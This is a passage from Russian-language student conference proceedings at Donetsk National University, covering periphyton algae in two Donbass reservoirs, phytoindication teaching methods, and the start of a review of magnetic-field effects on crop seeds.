Структура фитоперифитона в исследованных водоемах сформирована относительно небольшим количеством видов. Так, в Нижнекальмиусском и Зуевском водохранилищах суммарно было выявлено и идентифицировано 32 вида микроводорослей, принадлежащих к перифитонным сообществам. Данные виды относятся к 24 родам, 18 семействам, и 3 отделам: *Bacillariophyta* – 22, *Chlorophyta* – 6, *Xanthophyta* – 1. Встречаемость видов перифитонных микроводорослей водохранилищ Донбасса приведена в таблице 1.

Таблица 1 – Встречаемость видов перифитонных микроводорослей водохранилищ Донбасса.

№	Вид	Нижнекальмиусское водохранилище	Зуевское водохранилище
Bacillariophyta			
1	<i>Licmophora gracilis</i> Grunow.	+	+
2	<i>Licmophora pappeana</i> Carm.	+	-
3	<i>Navicula cryptocephala</i> Kutz.	+	-
4	<i>Navicula transitans</i> Cleve.	+	-
5	<i>Navicula gregaria</i> Donk.	+	-
6	<i>Navicula capitatoradiata</i> Germans.	-	+
7	<i>Cymbella aspera</i> Ehr.Cl.	+	-
8	<i>Cymbella amphicephala</i> Nag.	+	-
9	<i>Cymbella elginensis</i> Kutz.	-	+
10	<i>Tabellaria fenestrata</i> Lyngb.Kutz.	+	-
11	<i>Diatoma hyemale</i> Lyngb.Heib.	-	+
12	<i>Diatoma vulgare</i> Bory.	-	+
13	<i>Nitzschia vermicularis</i> Kutz. Grun.	-	+
14	<i>Coscinodiscus nitidus</i> . W.Gregory.	-	+
15	<i>Diploneis ovalis</i> Rabenh.	-	+
16	<i>Pleurosigma angulatum</i> Queck W.Sm.	-	+
17	<i>Amphora ovalis</i> Kutz.	-	+
18	<i>Gomphonema olivaceum</i> Breb.	-	+
19	<i>Rhopalodia gibba</i> Ehr.O.Mull.	-	+
20	<i>Cyclotella meneghiniana</i> Kutz.	+	-
21	<i>Leptocylindrus danicus</i> P.T.Cleve	+	-
22	<i>Craticula cuspidata</i> Kutz.	+	-
Всего из отряда		11	12
Chlorophyta			
1	<i>Chlorella vulgaris</i> Beiyer.	-	+
2	<i>Oocystis lacustris</i> Chod.	+	+
3	<i>Chlorococum infusionum</i> Schrank.	+	-
4	<i>Coelastrum microporum</i> Nog.	+	-
5	<i>Scenedesmus quadricauda</i> Turp. Bred.	+	-
6	<i>Scenedesmus communis</i> Hegewald.	-	+
7	<i>Geminella planctonica</i> Bolochoz.	+	-
8	<i>Closteriopsis longissimi</i> Lemm.	+	+
9	<i>Monoraphidium contortum</i> Thuret.	+	-
Всего из отряда		7	4
Xanthophyta			
1	<i>Botrydiopsis arhiza</i> Borzi.	-	+
Всего из отряда		0	1
Всего		18	16

Наибольшим видовым богатством в водохранилищах характеризовался отдел *Bacillariophyta* – 69% (от общего числа видов перифитонных микроводорослей), на втором месте по количеству видов установлен отдел *Chlorophyta* – 28,5% (от общего числа видов), меньшее количество видов было отмечено для *Xanthophyta* – 2,5% (от общего числа видов). Систематическая структура водорослей перифитона представлена в таблице 2.

Таблица 2 – Систематическая структура перифитонных микроводорослей.

Отделы	Количество				
	Классы	Порядки	Семейства	Роды	Виды
<i>Bacillariophyta</i>	3	4	9	15	22
<i>Chlorophyta</i>	1	1	8	8	9
<i>Xanthophyta</i>	1	1	1	1	1
Всего	5	6	18	24	32

Наибольшим количеством классов характеризовались отдел *Bacillariophyta* (3 класса), наименьшим характеризовались отделы *Chlorophyta* и *Xanthophyta* (1 класс).

По количеству порядков первое место занимает отдел *Bacillariophyta* (4 порядка), на втором месте были отделы *Chlorophyta* и *Xanthophyta*, представленные по 1 порядку каждый.

Наибольшее количество семейств имеют отделы *Bacillariophyta* (9 семейств) и *Chlorophyta* (8 семейств). Меньшим количеством семейств характеризуется отдел *Xanthophyta* (1 семейство).

По количеству родов первое место занимал отдел *Bacillariophyta* (15 родов). Для отдела *Chlorophyta* было выявлено 8 родов. Меньшим количеством родов характеризовался отдел *Xanthophyta* (1 род).

Основу видового богатства микроводорослей перифитона водохранилищ составляют следующие представители: *Scenedesmus quadricauda* Turp. Bred., *Licmophora gracilis* Grunow., *Navicula cryptocephala* Kutz., *Diatoma vulgare* Borg., *Oocystis lacustris* Chod., *Chlorella vulgaris* Beijer. Были выделены наиболее редко встречающиеся виды: *Closteriopsis longissimi* Lemm., *Monoraphidium contortum* Thuret., *Botrydiopsis arhiza* Borzi.

Также были исследованы количественные показатели перифитона в двух водохранилищах: Нижнекальмиусском и Зуевском. Данные представлены в таблице 3.

Таблица 3 – Количественные показатели развития перифитона.

Время проведения исследований	Численность кл/дм ³	Биомасса, мг/дм ³	Площадь камней, см ²
Нижнекальмиусское водохранилище			
Май	6075	56,9	56,02
Июнь	5835	57,7	78,7
Зуевское водохранилище			
Май	2650	46,2	174,1
Июнь	3930	49,5	98,6

Исходя из полученных данных, численность перифитона в Нижнекальмиусском водохранилище превышает значения численности в Зуевском, несмотря на то, что площадь камней была более чем в 2 раза меньше (6075 кл/56,02 см² и 5835 кл/78,7 см²). Это означает, что перифитон в водохранилище активно развивается, при этом

увеличивается их биомасса. Зуевское водохранилище имеет меньшее значение численности перифитона на большей площади камней (2650 кл/174,1 см² и 3930 кл/98,6 см²), следовательно, и биомасса будет меньше.

Таким образом, перифитонные сообщества, являясь природными биофильтрами водоёмов, играют значительную роль в водных экосистемах. Выступая в роли продуцентов органического вещества, перифитон является одним из звеньев трофической сети водоёмов. В свою же очередь, перифитон легко подвержен влиянию изменений окружающей среды, особенно уровня питательных веществ и уровня воды. Данные особенности позволяют использовать микроводоросли перифитона в системах биомониторинга водохранилищ.

В результате проведенных исследований в водохранилищах Донбасса было выявлено 32 вида микроводорослей перифитона, которые относятся к 24 родам, 18 семействам, и 3 отделам. Наибольшим видовым богатством характеризовался отдел *Bacillariophyta* (22 вида), на втором месте по количеству видов – отдел *Chlorophyta* (9 видов). Наименьшее количество видов было установлено для отдела *Xanthophyta* (1 вид).

Видовая структура перифитона поддерживается благодаря развитию уже существующих организмов, а также постоянному поступлению колонистов из толщи воды. В целом, альгофлору перифитона водохранилищ можно охарактеризовать как диатомово-зелёную. На основании количественных характеристик было установлено, что перифитон активно развивается и увеличивает свою биомассу в каждом из водохранилищ.

Работа выполнена в рамках инициативной научной темы «Функциональная ботаника: экологический мониторинг, ресурсные технологии, фитодизайн» № 0117D000192 на кафедре ботаники и экологии ГОУ ВПО «Донецкий национальный университет».

СПИСОК ЛИТЕРАТУРЫ

1. Лялюк Н. М., Петраева М. Ю. Водоросли планктонного среднего течения реки Северский Донецк // Альгология. – 2014. – № 3. – С. 380-383.
2. Сафонов А. И. Функциональная ботаника в Донбассе: экологический мониторинг, информационные ресурсные технологии, фитодизайн // Проблемы экологии и охраны природы техногенного региона. – 2017. – № 1–2. – С. 6–12.
3. Мирненко Э. И. Гидрохимический режим прудов Старобешевского района // Вестн. Донецкого нац. ун-та. Сер. А: Естеств. науки. – 2019. – № 1. – С. 115-121.
4. Мирненко Э. И. Видовой состав фитопланктона прудов г. Донецка // Охрана окружающей среды и рациональное использование природных ресурсов: сб. докл. XI Междунар. конф. ЮФУ. – Донецк: ДонНТУ, 2017. – С. 318-320.
5. Мирненко Э. И. Виды *Chlorococcales* Marchand Нижнекальмиусского водохранилища Донецка // Проблемы экологии и охраны природы техногенного региона. – 2018. – № 1–2. – С. 25-32.
6. Мирненко Э. И. Токсические *Cyanoophyta* в фитопланктоне Нижнекальмиусского водохранилища // Вестник ДонНУ. Серия А: Естественные науки. – 2018. – № 3-4. – С. 162-167.
7. Мирненко Э. И. Факторы сукцессии фитопланктона Нижнекальмиусского водохранилища // Проблемы трансформации естественных ландшафтов в результате антропогенной деятельности и пути их решения. Сборник научных трудов по материалам Международной научной экологической конференции, посвященной Году науки и технологий. – Краснодар, 2021. – С. 526-527.
8. Мирненко Э. И. Антропогенная минерализация водных экосистем как фактор трансформации комплексов фитопланктона // Донецкие чтения 2021: образование, наука, инновации, культура и вызовы современности. материалы VI Международной научной конференции. Донецк, 2021. – С. 126-128.
9. Мирненко Э. И., Касько А. А. Оценка состояния водохранилищ Донбасса по показателям степени сапробности // Журнал Проблемы экологии и охраны природы техногенного региона. – 2020 г. – № 1-2. – С. 12-17.

10. Касько А. А. Влияние антропогенного загрязнения на формирование сообществ фитопланктона в водохранилищах Донбасса // Вестник студенческого научного общества ГОУ ВПО «Донецкий национальный университет». – Донецк: ДонНУ, 2020. – № 12 (1). – С. 68-73.
11. Мирненко Э. И., Макуха А. О. Фитопланктон как показатель экологического состояния прудов г. Донецка // Проблемы экологии и охраны природы техногенного региона. – 2018. – № 3-4. – С. 44-50.
12. Мирненко Э. И., Макуха А. О. Экологическое состояние прудов г. Донецка по содержанию органического вещества // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 1-2. – С. 17-22.
13. Мирненко Э. И., Садловская В. В. Гидрохимические особенности и формирование фитопланктона в искусственных водоемах Донбасса // Проблемы экологии и охраны природы техногенного региона. – 2019. – № 1-2. – С. 13-21.
14. Сафонов А. И., Захаренкова Н. С., Мирненко Э. И. Введение в специализацию на кафедре ботаники и экологии ДонНУ // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. – Донецк: Изд-во ЮФУ, 2016. – С. 196-197.
15. Вассер С. П., Кондратьева Н. П., Масюк Н. П. Справочник Водоросли. – К.: Наукова думка, 1989. – 608 с.
16. Горбунова Н. П. Алькология: учеб. пособие для вузов по спец. «Ботаника». – М.: Высш.шк., 1991. – 256 с.

CHARACTERISTICS OF PERIPHYTON ALGAE OF THE DONBASS RESERVOIRS AND THEIR ROLE IN THE WATER ECOSYSTEM

Annotation. This paper describes the features of the formation of periphyton communities on the example of the Nizhnekalmiussky and Zuevsky reservoirs. The ecological role of periphytic microalgae in aquatic ecosystems is considered. The main quantitative characteristics of the periphyton have been identified: abundance and biomass, and systematic lists have been compiled. To carry out the study, quantitative methods for studying periphyton microalgae were used.

Keywords: periphyton, periphytic microalgae, bioindication, reservoirs.

Kasko A.A.

Scientific adviser: Mirnenko E.I. Senior Lecturer, Department of Botany and Ecology.

Donetsk National University

E-mail: anastasiakasko1606@gmail.com

УДК 581.15 : 378 (477.60)

ФИТОИНДИКАЦИОННЫЕ ИССЛЕДОВАНИЯ И ИСПОЛЬЗОВАНИЕ ИХ РЕЗУЛЬТАТОВ В УЧЕБНОМ ПРОЦЕССЕ

Коротенко Н.В.

Научный руководитель: Сафонов А.И. к.б.н., зав. кафедрой ГОУ ВПО «ДОННУ»

Аннотация. Представлены примеры разработок обучающих подходов иллюстративно-дидактического содержания для освоения некоторых вопросов программы фитоэкологического мониторинга школьниками, лицеистами и студентами Донецкого национального университета. Продемонстрированы варианты пояснения примеров фитоиндикационной значимости в разных частных случаях при проведении экологической экспертизы в Донбассе.

Ключевые слова: обучение фитоиндикации, Донецк, экологический мониторинг, фитомониторинг.

Научные разработки кафедры ботаники и экологии обобщают многочисленные данные о состоянии флоры и растительности региона, благодаря в том числе

индивидуальным исследовательским проектам студентов [1, 2] и педагогов [3–7], имеющих непосредственную задачу соединять образование и узкоспециализированную технологию [8–13], например, фитоиндикации и биомониторинга [14–18], что актуально для территории современного Донбасса.

Цель работы – представить дидактические примеры разработок по обучающим подходам иллюстративного содержания для освоения некоторых вопросов программы фитоэкологического мониторинга школьниками, лицеистами и студентами Донецкого национального университета. Апробация некоторых вопросов на лабораторных занятиях была осуществлена в период обучения в магистратуре на кафедре ботаники и экологии Донецкого национального университета с 2019 по 2021 годы. Часть методически обоснованного материала опубликована в предыдущих работах [1, 2, 14–16]. В данной работе мы выделяем демонстрационно-дидактическую функцию обучающей программы в первую обзорную методику процесса познания и научения, чтобы пояснить на конкретных примерах отдельные вопросы всей техники фитоиндикационного подхода.

Пример для полевого (рис. 1, А), камерального (рис. 1, Б) и профессионально-полевого (рис. 1, В) анализа плодов пастушьей сумки продемонстрирован на рисунке 1, – в тренде технологических подходов обозначены варианты изучения одного и того же материала посредством использования разной оптики и разных приемов получения фотоматериала одного вида растения.




Рисунок 1 – Варианты состояния плодов пастушьей сумки по степени созревания и детальности фиксации морфологических признаков

Второй пример апробированной технологии (рис. 2) касается детального микроскопического анализа растительных объектов в лабораторных условиях. Пример адаптирован для всех возрастных категорий обучения (в рамках профильного экологического факультатива со школьниками 7-8 классов, с лицеистами Донецкого национального университета при прохождении элективного курса по Биоиндикации и со студентами кафедры ботаники и экологии на лабораторном практикуме по спецкурсу Репродуктивные стратегии растений).





Рисунок 2 – Строение пыльцевых зерен тысячелистника благородного нормального и атипичного вариантов (пояснения в тексте)

Обучающиеся получают 4 пробирки с фиксированным палинологическим материалом и зарисовывают и(или) фотографируют окрашенную пыльцу типичного строения в каждой из пробирок, делают вывод о степени окрашивания, размерах пыльцевых зерен в каждой пробирке, целостности покровных оболочек, разнообразии по структурным признакам. Преподаватель может учитывать степень сложности и раздавать разные виды, смешанные в одной пробирке, может для контроля одинаковые образцы выдать разным студентам и перепроверить данные по воспроизводимости опыта. В таком случае можно учитывать разный проблемный сценарий реализации эксперимента. Нами учтено 5 линий генерации опыта (рис. 2, А-Д) в этом направлении с учетом морфотипической вариабельности пыльцевого материала одного вида – тысячелистника благородного, пыльца которого собрана в разных экологических условиях Донбасса (в разных по степени антропогенной нагрузки экотопах) – вперемешку 4 категории; обучающиеся готовят иллюстративный материал, сверяют друг у друга и преподавателя, делают вывод о разных экологических условиях в регионе при формировании элементов мужского гаметофита модельного экспериментального вида растений.

На рис. 3 продемонстрирован пример получения иллюстрации при использовании разного подхода: А – фотоматериал в полевых условиях без подготовки к профессиональному снимку, Б – при подготовке листовых пластинок амблистегиума для фотографирования, систематической идентификации и определения процента

некротических образований на листе в процессе его формирования как важный диагностический критерий фитоиндикации на современном этапе.



А Б
Рисунок 3 – Структура листового аппарата представителей мохообразных рода амблистегиум из бротеки кафедры ботаники и экологии ДонНУ (А – полевой эксперимент, Б – лабораторный профессиональный структурный анализ).

Таким образом, для апробации технологии научного эксперимента в лабораторных условиях важно иметь несколько проблемно-аналитических конструктов для привлечения обучающихся к научной работе – разного рода познания посредством эвристических открытий, удивлений, эстетической функции на основании наглядно-дидактического подхода в реализуемой системе профильного биоэкологического образования.

СПИСОК ЛИТЕРАТУРЫ

1. Коротенко Н.В. Технологии фитоиндикации в региональной системе экологического факультатива // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: материалы IV Международной научной конференции, Донецк, 29–31 октября 2019 года. – Донецк: Донецкий национальный университет, 2019. – С. 239-241.
2. Абуснайна М.В., Коротенко Н.В. Фитоиндикация как научный ресурс организации экологического образования // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2020. – Т. 1. – № 12. – С. 5-8.
3. Сафонов А.И., Захаренкова Н.С., Мирненко Э.И. Введение в специализацию на кафедре ботаники и экологии ДонНУ // Донецкие чтения 2016: образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). – Донецк: Изд-во ЮФУ, 2016. – С. 196-197.
4. Сафонов А.И. Специфика образовательных технологий на кафедре ботаники и экологии ДонНУ при подготовке студентами выпускных квалификационных работ // Развитие интеллектуально-творческого потенциала молодежи: из прошлого в современность: матер. I Междунар. науч.-практич. конф. под общей редакцией С.В. Беспаловой. Донецк: Изд-во ДонНУ, 2018. – С. 274-275.
5. Сафонов А.И. Специфика подготовки учебно-методической продукции ботанико-экологического содержания для научной библиотеки ДонНУ // Донецкие чтения 2019: Образование, наука, инновации, культура и вызовы современности: Матер. IV Междунар. научн. конф. (Донецк, 31 октября 2019 г.). Т. 6. Ч. 2. Педагогические науки. Донецк: Изд-во ДонНУ, 2019. С. 294-297.
6. Сафонов А.И. Преемственность экологического образования в системе "школа – университет – предприятие" // Экологическая ситуация в Донбассе. М.: Изд-во МНЭПУ, 2016. Т. 1. – С. 151-154.
7. Сафонов А.И., Приходько С.А., Глухов А.З. Инновационные учебные дисциплины для специализации на кафедре ботаники и экологии ДонНУ // Донецкие чтения 2021: образование, наука, инновации, культура

и вызовы современности: Матер. VI Междунар. науч. конф. (Донецк, 26-27 октября 2021 г.). Т. 3. – Донецк: Изд-во ДонНУ, 2021. – С. 148–151.

8. Сафонов А.И. Тератогенез растений-индикаторов промышленного Донбасса // Разнообразие растительного мира. – 2019. – № 1 (1). – С. 4–16.

9. Сафонов А.И. Чек-лист индикаторных признаков сорно-рудеральной фракции урбанofлоры г. Донецка (1998-2018 гг.) // Проблемы экологии и охраны природы техногенного региона. – 2018. – № 3–4. – С. 67–72.

10. Сафонов А.И., Глухов А.З. Методологические аспекты фитомониторинга в техногенно трансформированной среде // Донецкие чтения 2020: образование, наука, инновации, культура и вызовы современности: Матер. V Междунар. науч. конф. (Донецк, 17-18 ноября 2020 г.). – Т. 2: Хим.-биол. науки. Донецк: Изд-во ДонНУ, 2020. – С. 254–257.

11. Bupalova S.V. Conceptual approaches to standardization in system of environmental biomonitoring // Проблемы экологии и охраны природы техногенного региона. – 2013. – № 1. – С. 8–15.

12. Сафонов А.И. Фитоквантификация как информационный ресурс экологического мониторинга Донбасса // Донецкие чтения 2018: Образование, наука, инновации, культура и вызовы современности: матер. III Междунар. науч. конф. (Донецк, 25 октября 2018 г.). – Т. 2. Хим.-биол. науки. – Донецк: Изд-во ДонНУ, 2018. – С. 216–217.

13. Сафонов А.И. Структурная разнокачественность эмбриональных структур фитоиндикаторов в Донбассе // Проблемы экологии и охраны природы техногенного региона. – 2016. – № 3–4. – С. 23–29.

14. Коротенко Н.В. Феномен фасциации *Ehium vulgare* L. в Донбассе // Донецкие чтения 2020: образование, наука, инновации, культура и вызовы современности: Матер. V Междунар. науч. конф. (Донецк, 17-18 ноября 2020 г.). – Т. 2. – Донецк: Изд-во ДонНУ, 2020. – С. 208–210.

15. Коротенко Н.В. Комфортопы и экстремумы среди фитоиндикаторов // Донецкие чтения 2021: образование, наука, инновации, культура и вызовы современности: материалы VI Международной научной конференции, Донецк, 26–27 октября 2021 года. – Донецк: Донецкий национальный университет, 2021. – С. 97-99.

16. Коротенко Н.В. Учет частоты встречаемости аномальных проявлений у *Amaranthus retroflexus* L. при проведении экологического мониторинга в г. Донецке // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2021. – Т. 1. – № 13. – С. 97-101.

17. Сафонов А.И., Глухов А.З., Приходько С.А., Гридько О.А. Образовательные технологии подготовки биологов специализации по садово-парковому дизайну в Донецком национальном университете // Проблемы и перспективы развития современной ландшафтной архитектуры: матер. Всероссийской научно-практической конференции с международным участием – Симферополь: Изд-во КФУ, 2017. – С. 73-75.

18. Сафонов А.И. Актуальные позиции индикационных разработок на кафедре ботаники и экологии ДонНУ // Донецкие чтения 2020: образование, наука, инновации, культура и вызовы современности: Матер. V Междунар. науч. конф. (Донецк, 17-18 ноября 2020 г.). Т. 2: Донецк: Изд-во ДонНУ, 2020. С. 252-254.

PHYTOINDICATION STUDIES AND THE USE OF THEIR RESULTS IN THE EDUCATIONAL PROCESS

Annotation. The examples of the development of educational approaches of illustrative and didactic content for mastering some issues of the phytocological monitoring program by schoolchildren, lyceum students and students of Donetsk National University are presented. Variants of explaining examples of phytoindication significance in various special cases during environmental expertise in Donbass are demonstrated.

Keywords: phytoindication training, Donetsk, ecological monitoring, phytomonitoring.

Korotenko N.V.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology
Donetsk National University

E-mail: korotencnkonadezhda@yandex.ru

УДК 577.3

ВЛИЯНИЕ МАГНИТНОГО ПОЛЯ НА РАСТЕНИЯ ИСПОЛЬЗУЕМЫЕ В СЕЛЬСКОХОЗЯЙСТВЕННОЙ ДЕЯТЕЛЬНОСТИ

Котюк П.Ф.

*Научный руководитель: Корниенко В.О., старший преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация: В данной работе проведен обзор источников информации по влиянию магнитного поля на растения сельскохозяйственной ценности, а также наиболее актуальных направлений изучения влияния магнитного поля на растительные организмы.

Ключевые слова: растения, онтогенез, морфология, биотестирование, магнитное поле, переменное магнитное поле, геомагнитное поле.

Введение. В настоящее время вопрос предпосевной обработки сельскохозяйственных культур стал крайне актуальным. Данной проблемой занимаются ученые-биологи (ботаники, физиологи, биофизики), физики, химики, инженеры, специалисты в области сельского хозяйства и технических наук [1–9]. Одним из перспективных методов обработки, по мнению ряда специалистов [10–12], является предпосевная обработка семян переменным магнитным полем. Такая обработка имеет ряд преимуществ перед другими электротехнологическими методами, например это экономическая стоимость обработки, экологическая безопасность технологии и относительно простой способ применения методов предпосевной обработки. Внедрение в производство подобного экологически чистого метода обработки обуславливает необходимость установления механизма воздействия переменного магнитного поля на семена и определения наиболее эффективного режима обработки сельскохозяйственных культур [13].

Влияние магнитного поля на рост и развитие сельскохозяйственных культур

В работе [14] проводилась работа по установлению оптимального режима воздействия электрического поля переменного напряжения промышленной частоты на семена ярового ячменя. Предпосевную обработку семян в электрическом поле переменного напряжения промышленной частоты напряженностью 5 кВ/см проводили на лабораторной установке.

Исследуемые семена загружались в ячейку, в которой были размещены неподвижный нижний электрод и изменяющий свое расположение – верхний. Расстояние между электродами в опыте было равно 10 см. Напряжение обработки задавалось с электронной панели управления аппаратом СКАТ-70. После подачи на электроды напряжения 5 кВ/см таймер отсчитывал заданную экспозицию (20, 40 и 60 секунд), после выдержки которой обработка прекращалась. Расстояние между электродами составляло 1 см. Период между обработкой семян и их закладкой на проращивание (отлежка) составлял от одного до девяти дней. Контролем в опытах служили необработанные семена. Семена проращивали в рулонах фильтровальной бумаги согласно ГОСТ 12038-84 на дистиллированной воде при +20 °С. Энергию прорастания семян определяли через трое, а всхожесть – через семь суток от посева

В результате работы были сделаны следующие выводы:

1. Предпосевная обработка семян ярового ячменя разных сортов, репродуцированных в разные по гидротермическому режиму периода вегетации

растений годы, дает положительный эффект при их стимуляции в течение 20, 40, 60 секунд в электрическом поле переменного напряжения промышленной частоты напряженностью 5 кВ/см.

2. Максимальный эффект этой обработки проявляется на 5-е сутки после воздействия. Из изученных режимов обработки максимальное значение прибавки процента энергии прорастания и всхожести семян дал вариант 40 секунд.

3. Предпосевную обработку семян ярового ячменя электрическим полем переменного напряжения промышленной частоты независимо от года и сорта и года их репродуцирования можно проводить в течение 40 секунд при напряженности электрического поля 5 кВ/см.

В работе [15] исследовалось действие электромагнитных полей звуковых частот на растительную тест-систему Allium Сера L.

В результате исследования были сделаны следующие выводы:

1. Митотический индекс пролиферативной активности клеток может говорить о нормальном протекании митоза, об усилении или угнетении митотической активности тканей.

2. Во втором варианте эксперимента митотический индекс в опыте ниже, чем в контроле, что позволяет сделать вывод об угнетающем действии магнитного поля с частотой в 300 Гц. Сходный характер действия имеют магнитные поля с частотой 50 Гц, однако отсутствие влияния на продолжительность фаз митоза не позволяет сделать однозначного вывода о механизмах действия данного фактора.

В работе [16] исследовалось влияние низкочастотного электромагнитного поля на ростовые показатели проростков пшеницы. Объектом исследования служила мягкая яровая пшеница сорта Красноярская 12, семена. Семена раскладывали по 50 шт. в чашки Петри, в которые добавляли 10 мл воды. В полевых условиях в опытном варианте чашки с замоченными семенами пшеницы размещали на земле непосредственно под высоковольтной линией электропередачи с электрическим напряжением 500 кВ (ЛЭП500). В контроле они находились на расстоянии от нее около 100 м. Чашки помещали в небольшое углубление в земле на полиэтиленовую пленку, сверху их покрывали пленкой и 2–3 см слоем земли.

В возрасте 7 сут подсчитывали долю проросших семян, а также измеряли длину 1-го листа, свежую массу надземной части и корней. Вычисляли относительное распределение семян по длине 1-го листа по вариантам опыта. Для этого массив данных разбивали на 12 классов, в каждом из которых на длину 1-го листа приходилось 10 мм. Величину магнитной индукции на разных расстояниях от ЛЭП измеряли с помощью измерителя магнитной индукции электромагнитного поля в низкочастотном диапазоне ТМ-192D и строили соответствующую зависимость.

Полевые эксперименты проведены в районе пос. Дрокино Емельяновского района Красноярского края в течение июля-августа 2019 г. Повторность в каждом варианте – 4-кратная. Опыты повторены 3 раза.

В результате работы были сделаны следующие выводы:

